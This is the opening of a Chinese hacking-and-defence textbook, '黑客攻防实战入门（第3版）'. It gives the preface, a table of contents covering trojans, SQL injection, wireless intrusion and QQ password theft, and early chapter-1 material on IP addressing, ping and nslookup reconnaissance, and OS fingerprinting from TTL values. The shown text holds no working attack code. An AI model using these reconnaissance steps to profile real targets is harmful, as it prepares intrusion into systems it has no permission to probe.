

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Broadview  
www.broadview.com.cn

安全技术  
大系

畅销书  
升级版

# 黑客攻防 实战入门

（第3版）

邓吉 编著



電子工業出版社  
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY  
<http://www.phei.com.cn>

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

博文视点·IT出版旗舰品牌

技术凝聚实力·专业创新出版

Broadview  
www.broadview.com.cn

安全 技术 大 系

# 黑客攻防实战入门（第3版）

本书从“攻”、“防”两个不同的角度，通过现实中的入侵实例，并结合作者的心得体会，图文并茂地再现了网络入侵与防御的全过程。揭示了：

- 入侵者如何实现信息的收集；
- 入侵者如何通过获取的信息打开目标服务器的切入点（基于身份验证、漏洞、木马的入侵）；
- 入侵者如何实现入侵即远程连接；
- 入侵者入侵后如何执行各种任务；
- 入侵者如何留下后门以便再次进入系统；
- 入侵者如何清除系统日志防止目标服务器发现入侵痕迹；
- 入侵者如何实现从信息扫描到入侵过程中的隐身保护。

对一些常见的入侵手段进行了比较与分析，以方便读者了解入侵者常用的方式、方法，保卫网络安全。

**郑重声明：**本书的目的绝不是为那些怀有不良动机的人提供支持，也不承担因为技术被滥用所产生的连带责任；本书的目的在于最大限度地唤起大家的网络安全意识，正视我们的网络世界所面临的一场危机，并采取行动。



策划编辑：毕 宁  
责任编辑：许 艳  
封面设计：侯士卿

本书贴有激光防伪标志，凡没有防伪标志者，属盗版图书。

上架建议：计算机>网络安全

ISBN 978-7-121-12702-1



9 787121 127021 >

定价：39.00元

# 前言

《黑客攻防实战入门》一书自面世以来，深受广大读者的肯定与好评，笔者在此深表感谢。《黑客攻防实战入门（第3版）》保持一如既往的风格，是针对那些对网络安全技术感兴趣的初学者而编写的。在本次改版中，笔者针对读者的反应，重新对本书的结构进行了调整，并对本书的内容进行了升级。但是，由于本书的侧重点并不是某个工具的使用说明，因此不会盲目地追随某个流行工具，而是保留了黑客技术发展过程中最为经典的方法，工具和漏洞。希望读者能够理解。

此外，值得一提的是，笔者始终以“授之以鱼，不如授之以渔”为基本出发点来展开本书的编写。也就是说，本书的目的是向读者介绍黑客技术中所涉及思考方法，而不是单纯地介绍某个工具的使用方法。可以说，本书是一本介绍为什么，而不是单单介绍怎么做的一本黑客入门教程。这一点是本书区别于市面上其他黑客类书籍的根本特征。

## 关于黑客

白日喧嚣、繁华的都市像个玩累了的孩子般慢慢地安静了下来。夜，寂静得令人窒息，仿佛可以听到一串串数据划过网线的声音。都市的角落里，显示屏微弱的光亮笼罩着一个不大的房间，黑暗中，不时地闪耀出深蓝色的光芒。一个人，一台笔记本，一杯热了又凉、凉了又热的咖啡，还有那台不知处于何处的服务器，依旧继续着……

一提起“黑客”，我们便会不由自主地浮现出以上遐想。

长期以来，由于诸多方面的因素，“黑客”这个字眼变得十分敏感，不同的人群对黑客也存在不同的理解，甚至没有人愿意承认自己是黑客。有些人认为，黑客是一群狂热的技术爱好者，他们无限度地追求技术的完美；有些人认为，黑客只是一群拥有技术，但思想简单的毛头小伙子；还有些人认为黑客是不应该存在的，他们是网络的破坏者。这里，我们没有必要对这个问题争论不休，也无须给“黑客”加上一个标准的定义，但从客观存在的事实来看，黑客这类群体往往存在着以下几个共同点。

① 强烈的技术渴望与完美主义。驱动他们成长的是对技术的无限渴望，获得技术的提高才是他们最终的任务。

② 强烈的责任感。只有强烈的责任感才能使他们不会走向歧途。责任感告诉他们不要

• III •

在任何媒体上公布成功入侵的服务器；不要对其入侵的服务器进行任何破坏；在发现系统漏洞后要马上通知官方对该漏洞采取必要的修补措施，在官方补丁没有公布之前，绝对不要大范围地公开漏洞利用代码。一方面，黑客入侵可能造成网络的暂时瘫痪；另一方面，黑客也是整个网络的建设者，他们不知疲倦地寻找网络大厦的缺陷，使得网络大厦的根基更加稳固。

## 为什么写作本书

---

然而，不容乐观的事实是，一部分人歪曲了黑客的本质，被不良动机所驱使，从而进行入侵活动，威胁网络的健康发展。对于我国来说，形势尤为严峻，我国信息化建设迟于美国等发达国家，信息安全技术水平也相对落后。在几次黑客大战中，国内网站的弱口令、漏洞比比皆是，这种现状实在令人担忧，值得深思和反省，从中也可以看出传统的计算机、网络教学层次是远远不够的。可能出于安全等其他角度的考虑，传统教学往往只注重表面上的应用，而避开一些敏感的技术。设想一下，如果一个网站的管理员只学会架构网站，却不关心如何入侵自己的网站，那么他如何对自己网站的缺陷了如指掌？如何能够及时地获知最新漏洞的描述而提前做好抵御？如果以上都做不到，那就更不要谈日常的系统更新、维护和打补丁了。然而，国内精通入侵的网管又有多少呢？长期以来，国内网管的潜意识里都认为“入侵”是个不光彩的勾当，甚至嗤之以鼻。随着信息化程度越来越高，信息技术与生活的联系越来越紧密，可以上网的电子设备逐年增加，电脑、PDA、手机，甚至家电。可以想象 10 年后，如果不了解入侵者的手段来采取必要的防御措施，将要被入侵的设备不会仅仅限于电脑，也许还包括你的手机、家电、汽车，等等。在信息技术如此发达，沟通方式日益丰富和复杂的今天，我们不仅要学会如何正确使用网络，而且还需要学会如何防御自己的网络被他人入侵。

出于以上原因，本书作者通过多年的研究与实践，系统地总结了网络上广为使用的入侵、防御技术，并针对广大网管及对网络感兴趣的在校学生编写了本书。希望大家能够从多个角度了解网络安全技术，从而更有效地保护网络安全。

## 本书主要内容

---

本书以深入剖析入侵过程为主线来展开全书内容，向读者介绍入侵者如何实现信息的收集，如何通过获取的信息打开目标服务器的切入点（基于身份验证、漏洞、木马的入侵），如何实现入侵即远程连接，入侵后如何执行各种任务，如何留下后门以便再次进入系统，以及入侵者如何清除系统日志防止目标服务器发现入侵痕迹。此外，书中还详细地介绍了

• IV •



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

入侵者是如何实现从信息扫描到入侵过程中的隐身保护，如何逃避被他人发现。全书会对每一个入侵步骤作详细的分析，以推断入侵者在每一入侵步骤的目的以及所要完成的任务，并对入侵过程中常见的问题作必要的说明与解答，此外，还会对几种常见的入侵手段进行比较与分析。

## 关于本书作者

---

邓吉，原国内著名黑客组织成员，著有《黑客攻防实战入门》，《黑客攻防实战详解》，《黑客攻防实战进阶》，《黑客攻防实战编程》，《网络安全攻防实战》。2000—2004 年就读于大连理工大学电子系，目前从事网络安全解决方案与嵌入式产品方面的研发工作。

参与本书编写的人员有陈兆毅、刘少博、王琪、孟庆业、王芳、赵博、李晴、杜铭、汪磊、齐晓欢、姜玲玲、黄鹏、王盛铭、马骁冬，在此对他们的辛勤劳动表示感谢。

### 技术支持

答疑 QQ 15354251

QQ 讨论群 27300920

需要声明的是，本书的目的绝不是为那些怀有不良动机的人提供支持，也不承担因为技术被滥用所产生的连带责任；本书的目的在于最大限度地唤起大家的网络安全意识，正视我们的网络世界所面临的一场危机，并采取行动。

邓吉

# 目 录

<b>第 1 章 信息收集与扫描</b>	<b>1</b>
1.1 网站信息收集	2
1.1.1 相关知识	2
1.1.2 信息收集	6
1.1.3 网站注册信息收集	12
1.1.4 结构探测	17
1.1.5 搜索引擎	22
1.2 资源扫描器	25
1.2.1 共享资源简介	25
1.2.2 共享资源扫描器	26
1.2.3 利用共享资源入侵	29
1.2.4 FTP 资源扫描器	31
1.2.5 安全解决方案	31
1.2.6 常见问题与解答	32
1.3 端口扫描器	32
1.3.1 网络基础知识	32
1.3.2 端口扫描原理	36
1.3.3 端口扫描应用	37
1.3.4 操作系统识别	40
1.3.5 常见问题与解答	41
1.4 综合扫描器	41
1.4.1 X-Scan	41
1.4.2 流光 Fluxay	46
1.4.3 X-WAY	50
1.4.4 Nmap	52
1.4.5 扫描器综合性能比较	58
1.4.6 常见问题与解答	58
1.5 小结	60

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

<b>第2章 本地入侵</b>	<b>61</b>
2.1 基础知识	61
2.2 盘载操作系统简介	62
2.3 ERD Commander	62
2.3.1 ERD Commander 简介	62
2.3.2 利用 ERD Commander 进行入侵的实例	62
2.4 Windows	69
2.4.1 Windows PE 简介	69
2.4.2 利用 Windows PE 入侵本地主机的 3 个实例	69
2.5 安全解决方案	76
2.6 本章小结	76
<b>第3章 木马圈套</b>	<b>77</b>
3.1 木马的工作原理	78
3.1.1 木马是如何工作的	78
3.1.2 木马的隐藏	79
3.1.3 木马是如何启动的	80
3.1.4 黑客如何欺骗用户运行木马	83
3.2 木马的种类	84
3.3 木马的演变	86
3.4 第二代木马	87
3.4.1 冰河	87
3.4.2 广外女生	94
3.5 第三代与第四代木马	98
3.5.1 木马连接方式	98
3.5.2 第三代木马——灰鸽子	100
3.5.3 第四代木马	106
3.5.4 常见问题与解答	113
3.6 木马防杀技术	113
3.7 种植木马	118
3.7.1 修改图标	118
3.7.2 文件合并	118
3.7.3 文件夹木马	121

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.7.4	安全解决方案	124
3.7.5	常见问题与解答	125
3.8	常见木马的手动清除	125
3.8.1	冰河木马的清除	125
3.8.2	ShareQQ 木马的清除	126
3.8.3	BladeRunner 木马的清除	126
3.8.4	广外女生的清除	126
3.8.5	BrainSpy 木马的清除	127
3.8.6	FunnyFlash 木马的清除	127
3.8.7	QQ 密码侦探特别版木马的清除	128
3.8.8	IEthief 木马的清除	128
3.8.9	Q Eyes 潜伏者的清除	128
3.8.10	蓝色火焰的清除	128
3.8.11	Back Construction 木马的清除	129
3.9	小结	129
<b>第 4 章</b>	<b>远程控制</b>	<b>130</b>
4.1	DameWare 入侵实例	130
4.1.1	DameWare 简介	130
4.1.2	DameWare 的安装	131
4.1.3	DameWare 的使用	131
4.2	Radmin 入侵实例	146
4.2.1	Radmin 简介	146
4.2.2	Radmin 的安装	146
4.2.3	Radmin 的使用	147
4.3	VNC 入侵实例	150
4.3.1	VNC 简介	150
4.3.2	VNC 的安装	150
4.4	其他远程控制软件	153
4.5	小结	154
<b>第 5 章</b>	<b>Web 攻击</b>	<b>155</b>
5.1	Web 欺骗攻击	155
5.1.1	网络钓鱼	155



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.1.2 基于页面的 Web 欺骗	163
5.1.3 基于程序的 Web 欺骗	167
5.2 SQL 注入	172
5.2.1 测试环境的搭建	172
5.2.2 一个简单的实例	176
5.2.3 用浏览器直接提交数据	181
5.2.4 注入漏洞的利用	184
5.2.5 注入漏洞的高级利用	189
5.2.6 对 Very-Zone SQL 注入漏洞的利用	196
5.2.7 对动易商城 2006 SQL 注入漏洞的利用	200
5.2.8 使用工具进行 SQL 注入	206
5.2.9 对 SQL 注入漏洞的防御	211
5.3 跨站脚本攻击	213
5.3.1 跨站的来源	214
5.3.2 简单留言本的跨站漏洞	215
5.3.3 跨站漏洞的利用	217
5.3.4 未雨绸缪——对跨站漏洞预防和防御	225
5.4 Web 后门及加密隐藏	227
5.4.1 什么是 Web 后门	227
5.4.2 Web 后门免杀	228
5.4.3 Web 后门的隐藏	229
5.5 Web 权限提升	234
5.5.1 系统漏洞提权	234
5.5.2 第三方软件权限提权	236
5.5.3 配置不当提升系统权限（陷阱式提权）	241
5.6 小结	248
<b>第 6 章 盗用路由器</b>	<b>249</b>
6.1 路由器介绍	249
6.1.1 什么是路由器	249
6.1.2 路由器与集线器、交换机的区别	250
6.1.3 路由器的种类	251
6.2 ADSL 家庭路由	252
6.2.1 默认口令入侵	252

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.2.2 通过 ADSL 路由器入侵内网.....	256
6.3 入侵 Cisco 路由器.....	260
6.3.1 Cisco 路由器基础.....	260
6.3.2 SNMP 配置缺陷入侵 Cisco 路由器.....	267
6.4 小结.....	275
<b>第 7 章 入侵无线网.....</b>	<b>276</b>
7.1 无线威胁概述.....	276
7.1.1 无线网络基本知识.....	276
7.1.2 什么是无线威胁.....	277
7.2 无线广播 SSID.....	279
7.3 WI-FI 功能漏洞.....	281
7.4 比较 WEP 与 WPA.....	282
7.5 无线网络配置实例.....	286
7.6 LEAP.....	291
7.7 攻陷 WEP.....	293
7.8 小结.....	299
<b>第 8 章 QQ 攻防.....</b>	<b>300</b>
8.1 QQ 漏洞简介.....	300
8.2 盗取 QQ 号码.....	301
8.2.1 “广外幽灵”盗 QQ.....	301
8.2.2 “QQExplorer”盗 QQ.....	304
8.2.3 “挖掘鸡”.....	306
8.2.4 其他号码盗窃程序.....	307
8.3 如何保护 QQ 密码.....	308
8.4 小结.....	311

## 第 1 章 信息收集与扫描

《孙子兵法》云：“知己知彼，百战不殆。”在网络这个没有硝烟的战场上，入侵者在入侵之前都会想方设法收集尽可能多的信息，甚至是网络管理员的私人邮箱和住宅电话。入侵者始终坚信着这样一个信条：“无论目标网络的规模有多大、安全指数有多高，只要是人类参与设计的网络就必然存在着人为因素，而任何人为因素都有可能网络设计的缺陷。”入侵者很清楚，自己的任务就是去发掘这些被常人忽略的缺陷。事实也证明，入侵者获得的信息越多，他们发现的漏洞也就越多，侵入网络的可能性就越大。成熟的入侵者犹如经验丰富的猎豹，他们花费在信息收集上的时间往往是最多的，而真正的入侵只需一刹那。

信息收集、筛选、分析、再收集、再筛选、再分析是入侵者最重要、最枯燥的工作。网络中的计算机也就是在这个阶段被入侵者一览无余的。

不妨举个简单的例子来说明信息收集对入侵者的重要性。前些天，笔者偶然在论坛上看见一个网管询问“如何去掉某服务器的默认密码”的帖子，从中可以知道该管理员所管辖网络的脆弱之处，甚至可以根据该网管的技术水平来推断该网络的总体安全指数。如果这个帖子被那些“感兴趣”的人发现，该服务器的命运就可想而知了。可见，仅仅是一个小小的帖子就极有可能导致该服务器，甚至整个网络崩溃。

然而在如此浩渺的网络海洋中，如何在不可计量的信息中找到这张帖子也是一门技术。那么，入侵者在正式入侵之前都要收集哪些信息，又是如何收集的呢？

本章介绍了入侵者可能会对以下信息进行收集：

- 网站注册信息
- 网管资料
- 共享资源
- 端口信息
- FTP 资源
- 常见漏洞
- 弱口令



## 1.1 网站信息收集

网站是一个网络或集团的身份象征，它直接暴露在 Internet 上，为来访者提供服务，或被集团、公司用来开展业务，因而网站的安全问题就显得尤为重要。不知从何时开始，“入侵网站”、“涂鸦网站”成了入侵者用来证明自己实力的“竞赛”。

### 1.1.1 相关知识

#### 1. IP 地址

在 Internet 上有千百万台计算机，为了区分这些计算机，人们给每台计算机分配了一个唯一的标识，称为 IP 地址。现在广泛使用的 IP 地址规范属于 IPv4（IP 协议第 4 版）中规定的标准。IP 地址由 4 部分组成，每部分对应 8 位二进制数，各部分之间用小数点分开。

Internet IP 地址由 NIC（Internet Network Information Center，因特网信息中心）机构统一管理。NIC 负责全球地址的规划和管理。

一台计算机可以有多个不同的 IP 地址，但是同一个 IP 地址不能分配给一台以上的计算机。

从 IP 地址的时间有效性划分，可分为固定 IP 地址和动态 IP 地址。

- 固定 IP 地址：是长期分配给一台计算机使用的 IP 地址，一般来说，服务器都拥有固定的 IP 地址。

- 动态 IP 地址：由于 IP 地址资源比较珍贵，一般来说，电话拨号上网或宽带上网的用户使用的是由 ISP（网络服务提供商）动态分配的一个临时 IP 地址。也就是说，每次拨号上网基本上都使用不同的 IP 地址。

从 IP 地址的使用范围划分，可分为公有 IP 地址和私有 IP 地址。

- 公有 IP 地址（Public address）：由 Inter NIC 负责管理，需要向其提出申请，注册才能使用。

- 私有 IP 地址（Private address）：也就是大家常说的内网地址，是专门划分出来的一段 IP 地址资源，供组织机构内部使用，不需要注册。

从 IP 地址的层级规模划分，可分为 A、B、C 3 种基本类 IP 地址，以及不属于基本类的 D 类和 E 类 IP 地址。

- A 类 IP 地址：一般分配给少数规模很大的网络，每个 A 类地址的网络有众多主机。具体规定，32 位地址域中第一个 8 位为网络标志，其中第 0 位为 0，其余 24 位为主机标识。

- B 类 IP 地址：一般分配给中等规模的网络。具体规定如下，32 位地址域中前两个 8 位为网络标志，其中头两位为 10，其余 16 位为主机标识。

- C 类 IP 地址：一般分配给小规模的网络。具体规定如下，32 位地址域中前 3 个 8 位



为网络标志，其中前 3 位为 110，其余 8 位为主机标识。

- D 类 IP 地址：用于广播传送至多个目的地址，前 4 位标识为 1110。
- E 类 IP 地址：用于保留地址，前 4 位标识为 1111。

根据上述规则，IP 地址的前 8 位，A 类为 0~127，B 类为 128~191，C 类为 192~223，D 类为 224~239，E 类为 240~255。

## 2. IP 地址的分配

前面已经说过，网络中的每一台计算机，必须有自己的 IP 地址，那么怎样才能使自己的 IP 地址不和其他计算机“冲突”呢？这需要 IP 地址管理机构统一管理，然后把 IP 地址一层一层地分配。例如，假设全球 IP 地址管理机构给中国分配一个 IP 段 1.0.0.0，然后中国的 IP 地址管理机构可以把这个 IP 段再具体划分给下级 IP 地址管理机构，如 1.1.0.0。IP 地址就是这样被一层一层地划分，直到把 IP 地址分配给每一台终端计算机。

需要补充说明的是，下列 IP 地址，也就是私有 IP 地址，不需要向有关 IP 管理机构申请，但只能供内网使用，而且同一内网中不能将同一 IP 地址分配给不同的主机。

- 10.x.x.x
- 172.16.x.x~172.31.x.x
- 192.168.x.x

## 3. 关于网站的一些知识

这里提及的“网站”指的是 Web 服务器，也可以称为 HTTP 服务器。它以超文本传输协议的方式提供服务，以超文本标记语言（HTML）作为基础来形成网页。超文本传输协议是一种按照人类习惯的思维方式来组织信息的一种格式，它使用“超链接”把不同的媒体，如图片、音乐、电影等组织在一起。网站提供的服务主要有网页浏览、软件下载、在线视频、收索引擎，以及电子商务平台。



提示：网站的开发流程如下。

首先，需要由网页设计师用相关软件编写网页，如使用 Dreamweaver，FrontPage 等网页设计软件；然后，由专门的 Web 服务器软件建立网站，如 IIS、Apache Server 等。一切准备工作就绪后，就可以由网站负责人向有关机构申请域名来发布网站了。

## 4. 常用 DOS 命令

(1) 查询本机 IP 地址命令。

**步骤 1** 打开 MS-DOS。

选择“开始”→“运行”命令，在“打开”文本框中输入“cmd”，如图 1-1 所示。需

黑客攻防实战入门（第3版）

要补充说明的是，与 Windows 早期系统的打开方式稍有区别，不过考虑到目前使用古老 Windows 的人比较少，这里不作介绍。




图 1-1

**步骤2** 查询本机 IP。

如图 1-2 所示，使用 ipconfig 命令。其中 192.168.190.128 就是本机 IP 地址。




图 1-2

(2) ping 命令简介。

ping 命令是入侵者经常使用的网络命令，该命令应用的是简单网络管理协议 ICMP 的一个管理方法，其目的就是通过发送特定形式的 ICMP 包来请求主机的回应，进而获得主机的一些属性。它的使用有些“投石问路”的味道。道理虽然简单，但是这个命令的用途却非常广泛，通过这个命令，入侵者可以试探目标主机是否活动，可以查询目标主机的机器名，还可以配合 ARP 命令查询目标主机 MAC 地址，甚至可以推断目标主机操作系统，或者进行 DDoS 攻击等。

ping 命令的使用格式：

```
ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
[-r count] [-s count] [[-j host-list] | [-k host-list]]
[-w timeout] destination-list
```

常用参数说明如下。

- t: 一直 ping 下去，按“Ctrl+C”组合键结束。
- a: ping 的同时把 IP 地址转换成主机名。

-n count: 设定 ping 的次数。  
-i TTL: 设置 ICMP 包的生存时间（指 ICMP 包能够传到临近的第几个结点）。  
下面举两个例子进行说明。

(1) 试探目标主机是否活动。

命令使用格式: ping 主机 IP

```
C:\>ping 192.168.245.130
Pinging 192.168.245.130 with 32 bytes of data:
Reply from 192.168.245.130: bytes=32 time=10ms TTL=1
Reply from 192.168.245.130: bytes=32 time<10ms TTL=1
Reply from 192.168.245.130: bytes=32 time<10ms TTL=1
Reply from 192.168.245.130: bytes=32 time<10ms TTL=1
Ping statistics for 192.168.245.130:
    Packets: Sent=4, Received=4, Lost=0 <0% loss>,
    Approximate round trip times in milli-seconds:
        Minimum=0ms, Maximum= 10ms, Average=2ms
```

从返回的结果“Reply from 192.168.245.130: bytes=32 time=10ms TTL=1”来看，目标主机有响应，说明 192.168.245.130 这台主机是活动的，也就是处于开机状态。

下面的结果是相反的情况。

```
C:\>ping 192.168.245.130
Pinging 192.168.245.130 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 192.168.245.130:
    Packets: Sent=4, Received=0, Lost=4 (100% loss),
    Approximate round trip times in milli-seconds:
        Minimum=0ms, Maximum=0ms, Average=0ms
```

从返回的结果“Request timed out.”来看，目标主机不是活动的，即目标主机不在线或安装有网络防火墙，这样的主机是不容易被入侵的。

(2) 使用 ping 命令探测操作系统。

不同的操作系统对于 ping 的 TTL 返回值是不同的，一般来说，可以参见表 1-1 来判断对方是什么操作系统。

表 1-1 不同的操作系统对 ping 的 TTL 返回值

操 作 系 统	默认 TTL 返回值
UNIX 类	255
Windows 95	32
Windows NT/2000/2003	128
Compaq Tru64 5.0	64

此外，Linux Kernel 2.2.x 与 2.4.x 的 TTL 字段值为 64。

因此，入侵者便可以根据不同的 TTL 返回值来推测目标究竟属于何种操作系统。对于 Windows 系统，网管可以通过修改注册表来改变默认的 TTL 返回值。在后面，还将看到使用一些小工具同样可以探测目标主机的操作系统。

Windows 系列的系统可以通过修改注册表以下键值来改变默认的 TTL 返回值：

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters]
"DefaultTTL"= dword:000000ff
```

### 1.1.2 信息收集

#### 1. 由域名得到网站的 IP 地址

在已知域名的情况下入侵者是如何得到目标 IP 地址的呢？他们可以通过下面几种方法来实现。

（1）方法一：ping 命令试探。

使用命令：ping 域名

例如，入侵者想知道 163 服务器的 IP 地址，可以在 MS-DOS 中输入“ping www.163.com”命令，如图 1-3 所示。




图 1-3

从图 1-3 可以看出，www.163.com 对应的 IP 地址为 202.108.36.153。

（2）方法二：nslookup 命令。

在 MS-DOS 中输入“nslookup”命令，如图 1-4 所示。






图 1-4

图 1-4 中的 202.□.□.6 是本机所在域的 DNS 服务器，在提示符“>”后输入“www.163.com”命令，按 Enter 键后便可以得到域名查询结果，如图 1-5 所示。




图 1-5

从图 1-5 返回的结果分析，Address 后面所列的就是 www.163.com 所使用的 Web 服务器群的 IP 地址。

上面介绍的是入侵者经常使用的两种最基本的方法。此外，还有一些软件附带域名转换 IP 地址的功能，实现起来更加简单，功能更加强大。从这两种方法中可以看出，ping 命令方便、快捷，nslookup 命令查询到的结果更为详细。

## 2. 由 IP 地址得到目标主机的地理位置

由于 IP 地址的分配是全球统一管理的，因此入侵者可以通过查询有关机构的 IP 地址数据库来得到该 IP 地址所对应的地理位置，由于 IP 地址的管理机构多处于国外，而且分布比较零散，因此这里介绍几个能查询到 IP 地址数据库的国内个人网站。

网站一：<http://www.intron.ac/cn/service/index.php>，如图 1-6 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）



图 1-6

例如，要查询 202.108.36.153 的地理位置，可在图 1-6 的“IP 地址”文本框中输入“202.108.36.153”，输入验证码，然后单击“查询”按钮，就会得到如下查询结果。

几种数据的准确性排序：域名反相解析>自备数据>官方数据>非官方数据

域名反相解析：

官方数据：

在亚洲与太平洋网络信息中心(APNIC)的数据库中查到：

% [whois.apnic.net node-3]

% Whois data copyright terms      <http://www.apnic.net/db/dbcopyright.html>

网络地址范围                    : 202.108.0.0 - 202.108.255.255

网络名                            : UNICOM-BJ

单位全名和地址                 : China Unicom Beijing province network

单位全名和地址                 : China Unicom

国家或地区                       : 中国

.....

网站二：<http://ipseeker.cn/>，如图 1-7 所示，在“IP 地址”文本框中输入欲查的 IP 地址，单击“查询”按钮后，便会得到查询结果。但是该网站只能给出大致的地理位置。

